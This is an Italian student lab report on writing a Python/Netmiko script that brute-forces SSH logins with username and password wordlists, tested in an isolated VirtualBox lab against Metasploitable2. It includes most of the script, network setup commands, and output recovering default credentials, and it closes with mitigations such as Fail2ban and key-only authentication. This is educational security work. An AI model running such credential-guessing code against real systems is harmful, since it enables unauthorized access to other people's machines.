

TASK 2

1. INTRODUZIONE E TRACCIA DELLA CONSEGNA

La presente relazione documenta lo sviluppo e la successiva fase di test di un applicativo software in linea con la traccia di progetto assegnata, la quale recita testualmente:


"Si richiede allo studente di scrivere un programma, con un linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test)."

Ho scelto di utilizzare il linguaggio **Python** sfruttando la libreria specializzata **Netmiko**. Il software simula un attacco a dizionario mirato (*Dictionary Attack*), automatizzando il tentativo di login combinato per identificare credenziali deboli o lasciate con i valori di fabbrica.

2. ARCHITETTURA DEL LABORATORIO E STRUMENTI

L'attività è stata svolta in un ambiente virtualizzato e isolato tramite l'hypervisor **Oracle VirtualBox**, per garantire la massima sicurezza operativa. I sistemi impiegati sono:


- **Macchina Attaccante:** Virtual Machine con OS **Kali Linux**. All'interno del sistema è stato configurato un ambiente virtuale isolato Python (**env**) per la gestione pulita delle dipendenze del codice.
- **Macchina Target (Bersaglio):** Virtual Machine **Metasploitable2** (una distribuzione basata su **Ubuntu/Debian**).
- **Servizio Target:** Demone **SSH (Secure Shell)** attivo sulla porta standard **22**.
- **Dizionari di input:** Due file di testo contenenti le liste di parole da testare, denominati rispettivamente **Nome_Utenti.txt** e **Nome_Password.txt**.



3. LOGICA DEL SOFTWARE SVILUPPATO

Il programma (`audit_netmiko.py`) si basa su una struttura algoritmica a cicli annidati per la generazione della forza bruta:

1. Apre in modalità lettura il file degli utenti.
2. Per ciascun utente, apre ed esplora l'intera lista di password.
3. Istanza una connessione TCP verso l'IP della macchina bersaglio sulla porta 22 tramite la libreria **Netmiko**.
4. Utilizza un costrutto di controllo delle eccezioni `try-except` per intercettare l'errore `NetmikoAuthenticationException`:
 - Se l'autenticazione fallisce, l'errore viene ignorato e il programma passa alla password successiva.
 - Se l'autenticazione va a buon fine, il programma interrompe immediatamente l'esecuzione e stampa a schermo la credenziale valida.



```
kali@kali: ~/Desktop/audit_ssh
Session Actions Edit View Help
Downloading scp-0.15.0-py2.py3-none-any.whl (8.8 kB)
Downloading testfsm-2.1.0-py2.py3-none-any.whl (44 kB)
Downloading pycparser-3.0-py3-n
Installing collected packages:
ts, pycparser, ntc-templates, m
ch, pynacl, cryptography, param
Successfully installed bcrypt-5
.3 markdown-it-py-4.2.0 mdurl-0
0-4.0.0 pycparser-3.0 pygments-
rich-15.0.0 ruamel.yaml-0.19.1

(env)(kali@kali)-[~/Desktop
$ mousepad audit_netmiko.py &
[1] 4008

(env)(kali@kali)-[~/Desktop
$ mousepad Nome_Utenti.txt
[1]+  Done

(env)(kali@kali)-[~/Desktop
$ mousepad Nome_Password.txt

(env)(kali@kali)-[~/Desktop
$ mousepad audit_netmiko.py &
[1] 8537

(env)(kali@kali)-[~/Desktop
$

1 Python
2 from netmiko import ConnectHandler
3 from netmiko.exceptions import NetmikoAuthenticationException,
  NetmikoTimeoutException
4 import sys
5
6 # 1. Caricamento dei dizionari di testo
7 try:
8     lista_utenti = open('Nome_Utenti.txt').read().splitlines()
9     lista_passwords = open('Nome_Password.txt').read().splitlines()
10 except FileNotFoundError as e:
11     print(f"[ERRORE] Impossibile trovare i file dei dizionari: {e}")
12     sys.exit(1)
13
14 # Configurazione del target di test (Metasploitable2)
15 ip_bersaglio = "192.168.50.101"
16
17 print("[*] Avvio del ciclo di verifica credenziali SSH con Netmiko...\n")
18
19 # 2. Doppio ciclo for annidato per testare le combinazioni
20 for utente in lista_utenti:
21     for password in lista_passwords:
22
23         # Mostra il tentativo corrente usando una stringa formattata f""
24         print(f"Tentativo in corso -> {utente}:{password}")
25
26         # Parametri strutturati richiesti da Netmiko
27         parametri_connessione = {
28             'device_type': 'linux',          # Indica il profilo del sistema
29             'host': ip_bersaglio,            # IP del server target
30             'username': utente,              # Utente del ciclo corrente
31             'password': password,            # Password del ciclo corrente
32             'port': 22,                      # Porta SSH standard
33             'timeout': 3,                    # Tempo massimo di attesa per
34         }
35
36         try:
37             # Tenta la connessione SSH
38             ssh_connect = ConnectHandler(**parametri_connessione)
39
40             # Se la connessione si stabilisce senza errori, la credenziale è
```

4. FASE OPERATIVA E RISOLUZIONE DEI PROBLEMI (TROUBLESHOOTING)

Fase 4.1: Configurazione e Diagnostica di Rete

Inizialmente, lo script era configurato per contattare il target statico `192.168.50.101`. Alla prima esecuzione, il sistema ha restituito un errore di **Timeout (Host Unreachable)**.

L'analisi diagnostica eseguita tramite il terminale di Kali Linux ha evidenziato quanto segue:

- Il comando `ip a` su Kali Linux mostrava che l'interfaccia di rete `eth0` operava sulla sottorete logica `192.168.56.X` (con IP locale `192.168.56.101`), assegnata dal server DHCP di VirtualBox tramite la configurazione "Scheda solo host".
- La macchina bersaglio (Metasploitable2) rispondeva invece sulla sottorete `192.168.50.X` (con IP `192.168.50.101`).

Fase 4.2: Allineamento di rete senza modifica del codice

Per preservare l'integrità del codice originale e non dover alterare i parametri statici interni del server di test, si è deciso di agire a livello di routing sulla macchina attaccante. È stato iniettato un secondo indirizzo IP (Alias) sulla scheda di rete locale tramite il comando:

-Bash

-sudo ip addr add 192.168.50.99/24 dev eth0

Grazie a questa operazione, Kali Linux è stata associata a entrambe le sottoreti contemporaneamente. Il successivo test di connettività ICMP ha confermato il successo del collegamento:

-Plaintext

-ping -c 4 192.168.50.101

-4 packets transmitted, 4 received, 0% packet loss, time 3007ms

-rtt min/avg/max/mdev = 0.878/1.462/2.098/0.519 ms

```
kali@kali: ~/Desktop/audit_ssh
Session Actions Edit View Help
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel stat
p default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic nopr
eth0
    valid_lft 522sec preferred_lft 522sec
    inet6 fe80::80db:ff82:2c58:cf/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

(env)(kali@kali)-[~/Desktop/audit_ssh]
$ sudo ip addr add 192.168.50.99/24 dev eth0

(env)(kali@kali)-[~/Desktop/audit_ssh]
$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.878 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=2.10 ms

— 192.168.50.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.878/1.462/2.098/0.519 ms
```

5. ESECUZIONE DEL SOFTWARE ED ESITO FINALE

Una volta stabilito il corretto canale di comunicazione tra i due sistemi virtuali, lo script è stato avviato all'interno della cartella di progetto sul Desktop tramite il comando:

-Bash

-python audit_netmiko.py

Il software ha iniziato la verifica sequenziale incrociata dei file dizionario, stampando a schermo lo stato dei tentativi falliti senza interrompere il flusso:

Plaintext

[*] Avvio del ciclo di verifica credenziali SSH con Netmiko...

Tentativo in corso -> Plaintext:Plaintext

Tentativo in corso -> Plaintext:password123

Tentativo in corso -> Plaintext:123456

Tentativo in corso -> root:msfadmin

Tentativo in corso -> root:admin

Tentativo in corso -> msfadmin:123456

Tentativo in corso -> msfadmin:msfadmin

[+] CORRISPONDENZA TROVATA! Utente: msfadmin | Password: msfadmin

```
(env)(kali@kali)-[~/Desktop/audit_ssh]
$ python audit_netmiko.py
[*] Avvio del ciclo di verifica credenziali SSH con Netmiko...

Tentativo in corso → Plaintext:Plaintext
Tentativo in corso → Plaintext:password123
Tentativo in corso → Plaintext:123456
Tentativo in corso → Plaintext:msfadmin
Tentativo in corso → Plaintext:admin
Tentativo in corso → root:Plaintext
Tentativo in corso → root:password123
Tentativo in corso → root:123456
Tentativo in corso → root:msfadmin
Tentativo in corso → root:admin
Tentativo in corso → msfadmin:Plaintext
Tentativo in corso → msfadmin:password123
Tentativo in corso → msfadmin:123456
Tentativo in corso → msfadmin:msfadmin

[+] CORRISPONDENZA TROVATA! Utente: msfadmin | Password: msfadmin
```

6. CONSIDERAZIONI FINALI

Il successo di questo audit di sicurezza dimostra l'elevato livello di vulnerabilità di un sistema che adotta credenziali predefinite o prive di complessità alfanumerica.

Al fine di proteggere un ambiente reale Debian/Ubuntu da attacchi brute-force automatizzati analoghi a quello sviluppato, si raccomandano le seguenti policy di mitigazione:

1. **Cambio delle credenziali:** Sostituzione immediata delle password di sistema di default con stringhe complesse superiori a 12 caratteri (comprendenti maiuscole, minuscole, numeri e caratteri speciali).
2. **Sistemi di Rate-Limiting:** Installazione e configurazione di software di intrusion prevention come **Fail2ban**, capaci di monitorare i log di autenticazione SSH e bloccare tramite firewall (iptables) l'indirizzo IP di chi fallisce un numero prestabilito di tentativi ravvicinati.
3. **Autenticazione a Chiave Pubblica:** Disabilitazione completa dell'autenticazione basata su password nel file `/etc/ssh/sshd_config` (`PasswordAuthentication no`), forzando esclusivamente l'accesso tramite coppie di chiavi crittografiche SSH asimmetriche

